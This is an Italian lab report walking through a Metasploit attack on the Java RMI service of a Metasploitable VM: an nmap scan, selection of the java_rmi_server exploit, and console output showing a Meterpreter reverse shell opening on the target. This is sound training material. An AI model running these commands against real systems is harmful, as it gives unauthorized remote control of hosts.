# Progetto S7/L5

## indice :



## Obiettivo :

Sfruttare la vulnerabilità Java RMI con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

## Scopo:

Famigliare la vulnerabilità presente su Metasploitable , precisando sulla vulnerabilità Java RMI .

## Strumenti utilizzati :

- Msfconsole (Metasploit)
- Nmap


## 1) JAVA RMI

### 1.1) Nmap

Prima di avviare un attacco sulla macchina vittima dobbiamo verificare se la porta che ci interessa sia aperta o no , in questo caso noi che dobbiamo sfruttare la vulnerabilità Java RMI dobbiamo verificare se la porta 1099 sia aperta .
Viene utilizzato Nmap (uno strumento open-source per la network exploration e l'auditing) con il seguente comando :

**nmap -sV -T5 -p- 192.168.11.112**

**-sV** (per determinare quale applicazione stia effettivamente ascoltando su quella porta)
**-T5** (per la velocità di controllo)
**-p-** (per eseguire lo scan su tutte le porte)




## 1.2) Msfconsole

Dopo aver verificato lo stato della porta , si apre il programma Metasploit con il comando :

**msfconsole**

e utilizzando il comando :

**search java_rmi**

troviamo la funzione nelle librerie

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                         normal     No     Java RMI Registry Interfaces
Enumeration
   1  exploit/multi/misc/java_rmi_server        2011-10-15       excellent  Yes    Java RMI Server Insecure Defa
ult Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server    2011-10-15       normal     No     Java RMI Server Insecure Endp
oint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deseri
alization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_im
pl

msf6 > use exploit/multi/misc/java_
use exploit/multi/misc/java_jdwp_debugger  use exploit/multi/misc/java_jmx_server     use exploit/multi/misc/java_rmi_
server
msf6 > use exploit/multi/misc/java_rmi_server
```

### 1.3) Utilizzo e set options

Poi che abbiamo trovato la funzione che ci interessa ( in questo caso “exploit/multi/misc/java_rmi_server”) con il comando :

**use exploit/multi/misc/java_rmi_server**

lo selezioniamo e per controllare gli parametri per configurare la funzione si utilizza :

**show options**

e per settare il parametro ( in questo caso ci basta impostare ip della vittima) :

**set rhosts 192.168.11.112**

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

### 1.4) Exploit

Settato tutto si avvia l'attacco con il comando :

exploit

e per verificare se l'attacco è andato a buon fine possiamo fare un

ifconfig

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/loewGSq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36040) at 2024-01-19 08:38:46 +0000

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:971e
IPv6 Netmask : ::

meterpreter >
```

poi un :

route

per verificare la tabella di routing

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe33:971e ::       ::
```